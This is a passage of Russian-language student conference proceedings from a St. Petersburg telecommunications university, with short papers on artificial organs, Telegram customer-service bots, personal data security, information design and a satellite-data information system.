5. Зарипова Г. К., Рамазонов Ж. Ж. Информационная безопасность (обязанности) // Научные исследования. 2019. № 1 (27). С. 51–54.
6. Сидельникова Н. В., Беседина Т. В. Информационная безопасность // Образование. Карьера. Общество. 2018. № 1 (56). С. 71–72.

УДК 004+616-77  
ГРНТИ 34.53.43

## МОЖНО ЛИ БУДЕТ ЗАМЕНИТЬ ВСЕ ОРГАНЫ В ТЕЛЕ ЧЕЛОВЕКА ИСКУССТВЕННЫМИ?

**Б. А. Аль-Нами, М. Ю. Хорьков**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Быстрое развитие медицинских технологий и все более активное использование в них последних достижений смежных наук позволяют сегодня решать такие задачи, которые еще несколько лет назад казались невыполнимыми.*

*В том числе – и в области создания искусственных органов, способных все более успешно заменять свои природные прототипы.*

*Ситуации, когда человеку может потребоваться новый орган или конечность, встречаются довольно часто. Бывает, что человека терзает серьезное заболевание, и спасти жизнь ему может лишь замена органа на другой, либо произошла травма, в результате которой он лишился конечностей.*

*Это статья демонстрирует продвижение в области биотехнологии, а также показывает успехи в этой области.*

*искусственный орган, трансплантация, технологии, функции органов, замена.*

### *Введение*

Предложение органов, доступных для трансплантации, уже намного меньше, чем спрос, и спрос может значительно вырасти в ближайшем будущем. По этой причине настало время подумать о том, как функция органа может быть заменена в будущем. В этом сообщении мы рассматриваем новые технологии, которые могут быть использованы для замены функции органов, препятствия для применения новых технологий, и теперь эти препятствия могут быть преодолены при разработке новых стратегий замены органов. Будущее замены органов будет обусловлено тремя переменными. Первой переменной является необходимость, в частности, то, как количество органов, подлежащих замене, будет меняться с течением времени. Второй переменной является набор приложений и новых технологий, которые будут доступны для замены этих органов. Третья переменная – это набор препятствий, биологических и социальных, которые могут препятствовать замене функции органа. В этом сообщении будет обобщен наш взгляд на то, как эти переменные могут измениться в обозримом будущем. Потребность в замене органов может сильно измениться в течение следующего периода лет [1–4]. Новые методы лечения заболеваний, лучшее питание и лучшие подходы к общественному здравоохранению уменьшат распространенность



некоторых заболеваний, вызывающих органную недостаточность и, следовательно, необходимость трансплантации. Обстоятельства, при которых требуется замена органа, также могут вскоре измениться [1, 2]. Достижения в молекулярной диагностике, протеомике и других областях могут позволить выявлять смертельные заболевания задолго до возникновения клинических проявлений. Образец крови может выявить существование рака почки или легкого до локализации поражения. Это событие соблазнит клинициста и пациента заменить потенциально «смертельные» органы трансплантацией. Упреждающая трансплантация как таковая может значительно расширить спрос на замену органов и столь же резко изменить концепцию того, что будет представлять собой адекватную замену – нормальная функция и ограниченная или отсутствующая иммуносупрессия будут еще более ценными, чем сегодня.

*Искусственные органы могут решить проблему нехватки трансплантатов?*

Мысль о готовом сердце, которое могло бы заменить не работоспособное, является заманчивым предложением, и оно было реализовано несколькими компаниями. Примечательным среди них является BiVACOR из Хьюстона, штат Техас. Одноименное устройство BiVACOR с полным искусственным сердцем (ТАН) является вариантом, доступным для пациентов с терминальной стадией сердечной недостаточности, которые не имеют права на трансплантацию. Другая важная компания, SynCardia Systems (Тусон, штат Аризона), разработала временное устройство ТАН – имплантируемую систему, которая может взять на себя функции сердца – для пациентов, страдающих терминальной стадией бивентрикулярной сердечной недостаточности [3]. Устройство предназначено для использования только в качестве моста к трансплантации донорского сердца и является единственным, одобренным Управлением по контролю за продуктами и лекарствами США, а также регулирующими советами Европейского союза и Канады. С появлением 3D-печати и тканевой инженерии можно думать не только об электромеханических насосах, которые могут служить сердцами для визуализации искусственного в буквальном смысле из плоти и крови. Гонка продолжается, чтобы разработать функциональный, основанный на тканях искусственный орган, который будет имитировать органы в физических и физиологических функциях, таких как секреция гормонов, воспитание сосудистой системы, а также рост и моделирование по мере роста человека. Стивен Бадылак, профессор и заместитель директора Института регенеративной медицины Макгоуэна при Университете Питтсбурга, работает над функциональной печенью, подходящей для трансплантации. Подход Бадылака включает в себя сбор стволовых клеток пациента и культивирование их в специально разработанных 3D-каркасах. Есть надежда, что эти клетки

превратятся в функциональный орган при снабжении соответствующими питательными веществами для роста. Поскольку клетки извлекаются у самих пациентов, проблемы отторжения органов и иммунного ответа обходят стороной [4].

### *Какое же будущее у искусственных органов?*

Ученые успешно создают искусственные сердца, печень, легкие, уретры, трахею и многое другое в лабораторных условиях. Хотя наука должна преодолеть много препятствий, прежде чем эти искусственные органы попадут в повседневные больницы, произошли удивительные медицинские достижения. В 2006 году исследователи из Медицинской школы Университета Уэйк Форест, Детской больницы Бостона и Гарвардской медицинской школы успешно создали искусственные мочевые пузыри в лаборатории и пересадили их пациентам. Эти мочевые пузыри, выращенные в небольшом лабораторном сосуде из образца собственных клеток пациента, являются преобразующими. Вместо того, чтобы быть построенными из механических компонентов, как это было с предыдущими искусственными органами, эти органы происходят из клеток, культивируемых в лаборатории. Институт регенеративной медицины Макгоуэна в Университете Питтсбурга является одним из лучших в мире исследовательских центров для искусственных органов и местом, где исследователи исследуют функциональные искусственные сердца, печень и многое другое. Эти искусственные печени генерируются из собственных клеток пациента или из искусственных материалов и предназначены как временное решение [5]. Имплантируя эти печени больным пациентам, хирурги надеются создать временные решения, которые спасают жизни, пока пациенты ждут донорства органов. В качестве альтернативы, пациентам с повреждением печени могут быть имплантированы временные искусственные печени, чтобы снять нагрузку с их поврежденных органов. В настоящее время предпринимаются усилия по совершенствованию биоискусственных сердец в Макгоуэне. Университет Питтсбурга имплантировал второе искусственное сердце Jarvik в Соединенных Штатах в 1980-х годах и никогда не прекращал инновации в этом районе. В наши дни исследователи McGowan сосредоточены на передовых механических устройствах поддержки кровообращения, которые предлагают лучшее качество жизни пациентов после трансплантации. Между тем, легендарная клиника Майо работает над другим подходом: создание биоискусственной печени, которая использует клетки печени свиней для фильтрации крови пациентов.

### **Список используемых источников**

1. Cascalho M., Platt J. New technologies for organ replacement and augmentation. Mayo Clin Proc. 2005;80:370.

2. Cascalho M., Ogle B. M., Platt J.L. Xenotransplantation and the future of renal replacement. *J Am Soc Nephrol.* 2004;15:1106.
3. Nagata H., Ito M., Cai J., Edge A., Platt J.L., Fox IJ. Treatment of cirrhosis and liver failure in rats by hepatocyte xenotransplantation. *Gastroenterology.* 2003;124:422.
4. Hansis C., Barreto G., Maltry N., Niehrs C. Nuclear reprogramming of human somatic cells by xenopus egg extract requires BRG1. *Curr Biol.* 2004;14:1475.
5. Ogle B. M., Butters K. B., Plummer T. B., et al. Spontaneous fusion of cells between species yields transdifferentiation and retroviral in vivo. *FASEB J.* 2004;18:548.

УДК 004.45  
ГРНТИ 50.05.13

## УПРОЩЕНИЕ КОММУНИКАЦИИ С КЛИЕНТАМИ С ПОМОЩЬЮ TELEGRAM-БОТОВ

**Б. А. Аль-Нами, Д. М. Шалин**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Статья рассматривает возможности использования Telegram-ботов для улучшения качества обслуживания клиентов компаний. В статье описываются основные преимущества использования Telegram-ботов, процесс их создания и настройки, а также необходимость анализа данных для улучшения работы бота. Также подробно рассматриваются примеры успешного использования Telegram-ботов в различных сферах бизнеса.*

*телеграм, бот, мессенджер, мобильные приложения, кибератаки, защита информации, чат-ботов, интернет-коммуникация.*

В наше время, когда информационные технологии развиваются настолько быстро, что мы не успеваем за ними следить, очень важно уметь адаптироваться к новшествам, которые появляются каждый день. Одной из таких новшеств является использование Telegram-ботов для упрощения коммуникации с клиентами. В этой статье мы рассмотрим, каким образом боты могут помочь упростить взаимодействие с клиентами и улучшить качество обслуживания.

В наше время, когда информационные технологии развиваются настолько быстро, что мы не успеваем за ними следить, очень важно уметь адаптироваться к новшествам, которые появляются каждый день. Одной из таких новшеств является использование Telegram-ботов для упрощения коммуникации с клиентами. В этой статье мы рассмотрим, каким образом боты могут помочь упростить взаимодействие с клиентами и улучшить качество обслуживания [1].

Telegram-боты – программы, которые используют мессенджер Telegram для автоматизации определенных задач. Они могут быть использованы для самых разных целей – от заказа пиццы до управления банковским счетом. Одним из наиболее востребованных направлений применения ботов является общение с клиентами [2].

Сегодня все больше компаний переходят на использование Telegram-ботов для общения с клиентами. Это позволяет им значительно сократить время, затрачиваемое на обработку запросов и увеличить скорость ответов на вопросы клиентов. Кроме того, такой подход дает возможность существенно улучшить качество обслуживания клиентов, так как боты могут работать круглосуточно и обрабатывать запросы в автоматическом режиме.

Одним из наиболее важных преимуществ использования Telegram-ботов для коммуникации с клиентами является удобство. Боты могут работать на любом устройстве, подключенном к интернету, и не требуют установки дополнительного ПО. Кроме того, использование ботов позволяет сократить время, затрачиваемое на коммуникацию с клиентами, так как они могут обрабатывать запросы автоматически, без участия оператора [3].

Для того чтобы создать Telegram-бота, необходимо иметь некоторые знания в области программирования. Однако, сегодня существуют сервисы, которые позволяют создавать ботов без участия программистов. Например, сервис BotFather, который доступен на платформе Telegram, позволяет создавать ботов с помощью простых команд. Создание бота с помощью BotFather занимает всего несколько минут и не требует специальных знаний.

Как только бот создан, его необходимо настроить для решения определенных задач и обеспечения эффективной работы. Для этого необходимо определить, какие функции и возможности должен иметь бот, а также настроить его для работы с базой данных, если это необходимо.

Одной из ключевых функций, которую должен иметь Telegram-бот для общения с клиентами, является автоматическая обработка запросов. Бот должен уметь распознавать запросы клиентов и отвечать на них автоматически, без участия оператора. Для этого необходимо настроить бота на работу с базой знаний, которая содержит информацию о продуктах или услугах компании, а также настройки автоответчика, которые определяют, как бот должен реагировать на определенные запросы.

Кроме того, Telegram-бот должен иметь возможность обрабатывать запросы клиентов в реальном времени. Для этого необходимо настроить бота на работу с API, который позволяет получать и отправлять сообщения в мессенджере. Это позволяет операторам быстро реагировать на запросы клиентов и обеспечивать высокую скорость ответов [4].

Одним из наиболее важных аспектов работы Telegram-бота является его удобство для пользователей. Бот должен быть легким в использовании

и иметь интуитивно понятный интерфейс. Для этого необходимо настроить бота на работу с командами, которые позволяют пользователю легко получать необходимую информацию. Кроме того, бот должен иметь возможность работать с изображениями, видео и аудиофайлами, чтобы обеспечить более полноценную коммуникацию с клиентами.

Еще одним важным аспектом работы Telegram-бота является его защита от спама и других видов злоупотреблений. Для этого необходимо настроить бота на работу с фильтрами, которые позволяют отфильтровать нежелательные сообщения и запросы. Кроме того, бот должен иметь механизмы защиты от DDoS-атак и других видов кибератак.

Наконец, Telegram-бот должен иметь механизмы аналитики и отчетности, которые позволяют отслеживать эффективность его работы. Для этого необходимо настроить бота на работу с системами аналитики, которые позволяют собирать и анализировать данные о работе бота. Системы аналитики позволяют отслеживать количество запросов, время ответа бота, наиболее популярные запросы клиентов и другие показатели. Это позволяет компании анализировать эффективность работы бота и вносить необходимые изменения для улучшения его работы.

Важно понимать, что создание и настройка Telegram-бота для общения с клиентами — это не одноразовое мероприятие. Бот должен постоянно развиваться и улучшаться, чтобы соответствовать потребностям клиентов и обеспечивать высокое качество обслуживания. Поэтому необходимо проводить регулярное тестирование и анализировать данные об использовании бота, чтобы определить необходимость внесения изменений [5].

Также необходимо учитывать, что Telegram-боты не являются универсальным решением для всех компаний и задач. В некоторых случаях может быть более эффективным использование других каналов коммуникации с клиентами, например, электронной почты или чата на сайте компании. Поэтому перед созданием Telegram-бота необходимо тщательно проанализировать потребности клиентов и выбрать наиболее подходящий канал коммуникации.

В заключение можно сказать, что использование Telegram-ботов для общения с клиентами становится все более популярным и эффективным способом обеспечения высокого уровня обслуживания. Однако для достижения наилучших результатов необходимо тщательно проектировать и настраивать бота, учитывая потребности клиентов и особенности работы компании. Только тогда Telegram-бот сможет стать надежным помощником в общении с клиентами и улучшить имидж компании на рынке.

#### **Список используемых источников**

1. Дворцов Н. В. Разработка Telegram-бота для поиска ПО // Молодой ученый. 2022. № 51 (446). С. 11–14.

2. Тугушева Н. А. Использование чат-ботов в различных сферах повседневной жизни // Молодой ученый. 2017. № 21 (155). С. 36–39.
3. Шафиев Т. Р. Интеграция Telegram-ботов в информационных системах // Молодой ученый. 2018. № 19 (205). С. 123–126.
4. Иванько А. Ф. Кибер-коммуникации. Особенности мессенджера Telegram // Молодой ученый. 2017. № 12 (146). С. 16–20.
5. Смыслова, Л. В. Чат-бот как современное средство интернет-коммуникаций // Молодой ученый. 2018. № 9 (195). С. 36–39.

УДК 004.056  
ГРНТИ 81.93.29

## ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ ЛИЧНЫХ ДАНЫХ В СОВРЕМЕННОМ МИРЕ

**Б. А. Аль-Нами, А. В. Щенникова**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В статье рассматриваются вопросы информационной безопасности в области хранения, обработки персональных данных. Информация – один из значимых ресурсов, который является частью жизни каждого человека. Технологии идут в ногу со временем, что влечет за собой увеличения числа киберпреступлений. Существует разные способы защиты своих личных данных, необходимо внимательно распоряжаться информацией и уметь предотвращать киберугрозы.*

*информационная безопасность, кибератаки, личные данные, защита информации, автоматизированные системы, хакер.*

В области защиты прав человека все больше возрастает тенденция об угрозе атак на персональные данные человека. Увеличению числа правонарушений в информационной среде способствует активный рост числа пользователей в сети Интернет.

Информация – это один из важных общественных ресурсов, она становится значимой частью во всех сферах жизни. А так как информационные технологии не стоят на месте, проблема информационной безопасности сейчас особенно актуальна.

Совершенные технические средства и системы в области информационных технологий определяют совокупность систем сбора, обработки и анализа информации, и обеспечивают превосходство на международной арене.

Искажение информации, ошибки и неточности способны нанести вред обществу и часто используются в преступных целях, порождая экономические, социальные угрозы.

В современном обществе, мы не представляем день без интернета и гаджетов. Ежедневно мы используем разные приложения и социальные сети, переходим на множество сайтов. И везде собирается информация о нас – пользователях, которая нужна для настроек рекламы, изучения целевой аудитории и для анализа интересов. Однако быстрый темп развития технологий не только упрощает жизнь каждого человека, но и увеличивает шанс кражи персональных данных.

Существуют разные виды защиты информации:

- Правовая защита информации – защита информации, которая включает разработку правовых документов.
- Техническая защита информации – защита информации с применением технических и программных средств.
- Физическая защита информации – защита информации с применением мер и средств, препятствующих проникновению.
- Криптографическая защита информации – защита информации с помощью криптографического преобразования [1, 3].

Каждый пользователь может снизить попытку взлома и кражи своих персональных данных, если будет соблюдать некоторые основы по обеспечению личной информативной безопасности в сети Интернет. Рекомендуется не хранить информацию о паролях на устройствах, которые используются для выхода в Интернет, а также использовать в качестве пароля общедоступную информацию. Следует верно настраивать браузер, внимательно вводить номер банковской карты и номера документов. Специалисты советуют обратить внимание на геолокацию, эта функция не только определяет местоположение, но и передает фотоснимки и заметки пользователя. Также стоит задуматься о файлах cookies, которые полезны и упрощают поиск, но могут содержать персональную информацию. Это только небольшая часть возможных мер по обеспечению безопасности, но при грамотном использовании своих данных, риск утечки сведений уменьшается. Ведь во многом уровень информационной безопасности зависит от уровня компетенции человека в информационной сфере [2].

Например, в 2020 году эксперты компании DeviceLock обнаружили утечку данных почти пяти миллионов пользователей в РФ, предположительно с портала SuperJob. В базе содержатся контактные данные и фамилии, имена и отчества пользователей. В пресс-службе компании сообщили, что утечка не связана с порталом и подобные случаи блокируются [4].

В начале марта 2023 года стало известно об утечке 160 Гбайт секретных данных Асег. В «слитую» базу вошли конфиденциальная документация по моделям продуктов, двоичные файлы, файлы внутренней инфраструктуры производителя и другие секретные сведения. В качестве доказательства проведения успешного взлома хакеры опубликовали часть похищенных данных, в том числе финансовых [5].

Таким образом, всем пользователям стоит уделить особое внимание при публикации своей личной информации.

Из-за того, что все больше конфиденциальных данных и транзакций осуществляется онлайн, потенциальные кибератаки становятся настолько разрушительными, что могут затрагивать не только отдельных лиц, но и предприятия, экономику и политическую область целой страны. Существует несколько причин увеличения числа кибератак:

- Цифровая экономика стала прибыльной мишенью для киберпреступников, там можно похитить больше данных и финансовых активов.
- Появление новых сложных технологий – возможность использовать уязвимость.
- С распространением взаимосвязанных устройств стало больше точек входа для кибератак.

Киберпреступники преследуют разные цели: получение конфиденциальной информации, вымогательство, распространение вирусных программ, нанесение ущерба компании или государственной организации (конкуренция), а также политические цели (демонстрация силы и влияния).

19 января 2022 года на совместном брифинге с главой М. М. Шадаевым вице-премьер Дмитрий Чернышенко привел следующие цифры по атакам на автоматизированные системы управления: «С начала 2022 года успешно отражено почти 50 000 очень серьезных кибератак. Мы никогда ранее не подвергались такому нашествию. По сравнению с 2021 число атак на автоматизированные системы управления взлетело на 80 %. До этого преимущественно страдал финансовый сектор» [6].

Действительно, в XXI веке кибератакам подверглась не только Россия, но и другие страны. Например, в 2020 году состоялась самая громкая утечка данных из социальной сети Facebook. Атаковали персональные данные пользователей. Британская компания Comparitech сообщила об утечке данных более 267 млн пользователей Facebook, большая часть которых принадлежала американцам. Эксперты из компании DarkNet Data Leakage & Breach Intelligence (DLBI) обнаружили в Сети персональные данные 150 млн пользователей Facebook, Instagram и LinkedIn. Данные похитили с сервера в США, который принадлежит китайской компании Shenzhen Benniao Social Technology [6].

Одним из самых громких дел в 2022 году стал взлом Uber и Rockstar Games 17-летним подростком. Uber был вынужден отключить некоторые из своих внутренних настроек. А в случае с Rockstar Games – злоумышленник получил доступ к внутренним сообщениям компании в Slack и коду для неизданной GTA 6, скомпрометировав учетную запись сотрудника.

У каждого региона и отрасли экономики разная степень цифровизации. И речь не только об утечках персональных данных, но и о других возможных последствиях. С повышением уровня цифровизации повышается и риск



кибератак. В 2021 году Высшая школа экономики измерила этот индекс для России по отраслям. Всего их 12. Это финансовая сфера, оборонно-промышленный комплекс, энергетика, химическая промышленность и другие [6].

Например, во многих компаниях технологические процессы управляются с использованием автоматизированных систем. Так хакеры быстрее могут проникнуть в системы и собрать, зашифровать или уничтожить данные. Серьезные вмешательства в системы могут привести к глобальным последствиям, а также нанести ущерб не только финансовой части компании, но и здоровью людей.

Итак, чтобы избежать неприятностей предприятиям следует уделять внимание вопросам защиты критических систем. Они обязаны выполнять предписанные законодательством мероприятия по защите, а если указаний нет, то компании самостоятельно должны оценивать риски.

В 2021 году Атака REvil на Kaseya затронула более 1500 организаций, которые использовали продукт Kaseya VSA для администрирования своей IT-инфраструктуры. Злоумышленники атаковали клиентов, которые являлись MSP-провайдерами, то есть компаниями, которые управляют инфраструктурой других клиентов, преступникам удалось заразить шифровальщиком тысячи корпоративных сетей.

Таким образом, информационная безопасность есть составная часть информационных технологий, развивающаяся беспрецедентно высокими темпами и связывающая все области: политическую, общественную, экономическую. Законодательство предусматривает защиту личных данных, но стоит внимательно обращаться с распространением персональных данных каждому пользователю. Задачи по обеспечению информационной безопасности для разных категорий субъектов могут существенно различаться. Стоит учесть, что отдельные решения и законы не столько важны, как механизм генерации новых решений, позволяющий вовремя предотвратить назревающие угрозы.

#### Список используемых источников

1. Касаткин А. А. Защита персональных данных: обзор судебной практики // Молодой ученый. 2019. № 46 (284). С. 133–136.
2. Корнев Л. В. Обеспечение информационной безопасности в условиях цифровизации // Молодой ученый. 2022. № 12 (407). С. 7–11.
3. Санакулов А. Духовность – основа информационной безопасности // Молодой ученый. 2017. № 19 (153). С. 231–234.
4. Шумекеева, Г. Б. Защита персональных данных как одна из проблем современного мира. Краснодар : Новация, 2018. 56 с.
5. Чуланова О. Л., Хайбуллова К. Н. Исследование применения технологий искусственного интеллекта в управлении персоналом современных организаций // Вестник евразийской науки. 2020. Т. 12. № 1. С. 69.
6. Дарьичева А. А. Защита личной информации в интернете // Молодой ученый. 2023. № 4 (451). С. 6–10.

УДК 74+316.776  
ГРНТИ 19.71+819500

## КАК ОПТИМИЗИРОВАТЬ ДИЗАЙН ИНФОРМАЦИИ ДЛЯ ПОВЫШЕНИЯ ЭФФЕКТИВНОСТИ КОММУНИКАЦИИ С ПОЛЬЗОВАТЕЛЯМИ

**Б. А. Аль-Нами, Д. Яркевич**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Цель исследования раскрыть особенность восприятия информации в повседневной жизни человека, объяснить значимость информационного дизайна и рассказать о том, в каких областях применяют дизайн информации. В статье излагаются взгляды на три вида передачи данных и в ходе работы обсуждалось в каких случаях какой способ сжатия информации эффективнее. в данной статье затрагивается тема инфографики, а именно ее особенности.*

*дизайн, инфографика, коммуникация с пользователем, информация, цифровые технологии.*

### *Значение дизайна информации для коммуникации с пользователями*

Каждый день мы потребляем большой процент информации, и с каждым годом этот процент увеличивается в несколько раз. Примерно 50 тысяч мыслей обрабатываются в нашем мозгу ежедневно, наша память и внимание находятся в постоянном напряжении, поэтому немало важно преподнести информацию максимально просто и ясно для того, чтобы мы смогли воспринять ее, а не просто прочитать. Наш мозг изначально был создан для выживания, с развитием эволюции, мы стали воспринимать все больше и больше информации, но, когда мозг и глаза устают, человек уже не может эффективно воспринимать данные.

Дизайн информации или информационный дизайн – отрасль дизайна, направленная на представления данных наиболее эргономичным и правильным способом для человеческого восприятия. Такой метод позволяет разгрузить наш мозг и передать определенную информацию эффективно, с помощью иллюстраций, таблиц, диаграмм. Благодаря информационному дизайну мы можем извлекать больше нужных знаний, фиксировать сведения, анализировать и запоминать их [1].

Если бы в лабораториях знания хранились сплошным текстом, то файлы бы были слишком тяжелыми, занимали бы много места на компьютере, а обычный человек не смог бы разобраться в тексте. Для подобного

случая придумали сжимать сведения и помещать их в таблицу. Таким образом можно сказать, что информационный дизайн решил важную проблему во всех сферах нашей жизни, так как данные окружают нас повсюду.

Дизайн информации позволил расширить кругозор знаний во всех научных и гуманитарных областях.

### *Основные принципы дизайна информации*

При изображении любых данных невозможно упустить такие факторы как: ясность и визуальная часть. Когда мы коммуницируем с пользователем, хотим поднять важность какой-либо проблемы, например, экологического аспекта, нам не стоит уходить вглубь и рассуждать о вреде конфет, иначе человек не сможет понять, что вы хотели ему всем этим сказать. Мы не можем пытаться рассказать обо всем и сразу, нужно выбрать тему и придерживаться тех вопросов, которые касаются ее [2].

Сейчас, когда мы взаимодействуем друг с другом так часто через интернет, мы вкладываем огромное значение в подачу информации, т. е. в ее внешний вид. С помощью него мы либо привлечем внимание человека, либо, наоборот, вызовем у него нежелания вникать в то, что он видит. Поэтому важно учесть цвета, которые мы используем, расположение и количество элементов. Не стоит усложнять страницу или файл лишними стрелками, цифрами и кружками, это только запутает и помешает правильно воспринять информацию.

### *Техники дизайна информации*

Когда информации много, нам предстоит выбрать какой из методов лучше. Значения можно представить в виде текста, таблицы, диаграммы или нарисовать инфографику. При коммуникации с пользователем иногда нам нужно передать немало информации. Но если таблица будет слишком большой, удобно ли будет ее читать? Придется пролистывать вниз, концентрироваться на столбцах, взгляд будет теряться. Скорее всего человек не дочитает информацию и закроет страницу [3].

Каждый из способов передачи сведений эффективен и уместен, но нужно учитывать ситуации, в которых мы используем те или иные методы. Например, таблица помогает при сравнении двух или более вопросов, мы можем наглядно показать все отличия или сходства (рис. 1).

С помощью диаграммы можно взять определенную тему, провести анализ и зафиксировать данные. Но такой способ может быть удобен, когда информации не много или если вопрос довольно обширный, нет необходимости конкретизировать [4].

А что, если мы хотим узнать какие экологические вопросы волнуют россиян больше всего? Или в какой стране мира проживает большее коли-

чество голубоглазых людей? Такие вопросы очень узконаправленные, точечные, они требуют определенного подхода. Конечно, можно передать знания и с помощью диаграммы, но воспринять их и увидеть будет гораздо проще если использовать инфографику.

Инфографика может отображать сведения из разных областей нашей жизни.

Ее задача передать информацию с помощью цвета, простых форм. Главная ее особенность заключается в том, что она работает с ассоциациями человека. У каждого из нас есть формы, образы, которые мы уже воспринимаем интуитивно. Например, восклицательный знак сообщает нам, что сейчас нужно сконцентрировать все наше внимание [5]. Голубой и зеленый ассоциируются со здоровьем или природой. Инфографику используют эти техники для того, чтобы мы приняли эту информацию и пропустили через себя. Таким образом можно уместить большой набор данных в одном файле, структурировать их и передать, не нагружая человека текстом или большим количеством цифр.

Когда мы создаем инфографику важно обращать внимание на картинку, которая в результате складывается со сведениями [6]. Тщательно выбирать читабельный шрифт, гармоничные цвета и правильную информацию (рис. 2).

	Аспект	Аспект	Аспект
Характеристики	✓	✗	✓
Характеристики	✗	✓	✓

Рис. 1. Способ передачи данных в виде таблице



Рис. 2. Инфографика

В современном мире мы сталкиваемся с большим количеством информации, что приводит к большой умственной нагрузке, чтобы избежать такой проблемы, нужно правильно преподнести все данные, структурировать их и представлять наиболее удобным способом, при этом важно не нагружать глаз пользователя, это упростит ему и чтение, понимание и восприятие, передаваемой информации.

#### Список используемых источников

1. Попов А. А. Эргономика пользовательских интерфейсов в информационных системах : учебное пособие. М. : РУСАЙНС, 2016. 312 с.
2. Паршина Е. С. Основные этапы дизайн-проектирования учебных аудиторий вуза // Молодой ученый. 2016. № 2 (106). С. 1058–1060.
3. Сергеев С. Ф. Методы тестирования и оптимизации интерфейсов информационных систем : учебное пособие. СПб. : НИУ ИТМО, 2013. 117 с.
4. Пименова А. В. Актуализация дизайна учебной среды как средство оптимизации образования // Молодой ученый. 2022. № 24 (419). С. 134–137.
5. Усачева А. В. Основные направления совершенствования условий, режима и дисциплины труда персонала в современном мире // Молодой ученый. 2023. № 8 (455). С. 259–260.
6. Зимица Е. К. Роль дизайна в жизни человека // Молодой ученый. 2016. № 25 (129). С. 669–671.

УДК 004.4'2  
ГРНТИ 20.51.17

## РАЗРАБОТКА ИНФОРМАЦИОННО-АНАЛИТИЧЕСКОЙ СИСТЕМЫ ПАРАМЕТРОВ ИСКУССТВЕННЫХ СПУТНИКОВ ЗЕМЛИ

**Д. О. Амельченко, Е. Е. Андрианова,  
Е. В. Жемчугова, Д. М. Мельникова**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В настоящее время, наблюдается достаточно серьёзное противоречие в теории и практике при реализации операций информационного процесса над информацией об искусственных спутниках Земли. В данной статье описано решение вышеприведенного противоречия, а именно разработка информационно-аналитической системы параметров искусственных спутников Земли, предназначенной для накопления, хранения, отображения и обработки информации об искусственных спутниках Земли в целях геолокации. Для достижения поставленной задачи необходимо разработать: специальное программное обеспечение с графическим интерфейсом, сервис хранения и предоставления доступа к информации, сервис автоматического сбора и актуализации информации*

*из открытых источников. Также необходимо обеспечить взаимодействие с внешним сервисом расчета траекторий.*

*разработка, информационно-аналитическая система, параметры искусственных спутников Земли (ИСЗ).*

Трудно представить современный мир без спутниковой связи. Они применяются в разных сферах: от обмена сообщениями до телемедицины и наблюдений из космоса.

Первичный элемент спутниковой связи – антенны.

Существуют некоторые способы отслеживания спутников, упрощающие настройку антенн на приём спутникового сигнала. Одними из наиболее доступных и удобных являются специальные веб-ресурсы:

- «Satbeams» [1];
- «LyngSat» [2].

Наравне с вышепредставленными источниками информации о ретрансляторах телевизионного сигнала, существуют ресурсы, аккумулирующие общую информацию о космических носителях:

- «N2YO» [3];
- «Space Skyrocket» [4].

К обобщённым проблемам сбора информации об ИСЗ относится разнородность её представления на соответствующих порталах. В качестве примера можно привести использование разных единиц измерения, специальных символов в названиях и описаниях ИСЗ.

Внимательно ознакомившись с содержанием некоторых Интернет-ресурсов можно заметить, что информация об ИСЗ представлена не в полной мере, поэтому возникает необходимость её поиска в других источниках, что значительно осложняет и замедляет процесс накопления данных об ИСЗ.

В связи с тем, что ИСЗ могут обладать принципиально различными наборами параметров, доступные для использования свойства определяются наличием соответствующих тегов у объекта. В качестве основных признаков, доступных для тегирования, были выбраны:

- траектория;
- тип орбиты ИСЗ;
- тип радиотрансляции: приемник, передатчик, ретранслятор;
- принадлежность стране.

На рис. 1 представлена разработанная архитектура специального программного обеспечения (СПО), состоящего из трех программных модулей, взаимодействующих между собой [5]:

1. СПО с графическим интерфейсом для работы пользователя (далее «Обозреватель»).

2. Сервис хранения и предоставления доступа к информации (далее «Сервис доступа к информации»). В состав сервиса входит база данных (БД).

3. Сервис автоматического сбора и актуализации информации из открытых источников (далее «Сервис сбора информации»).

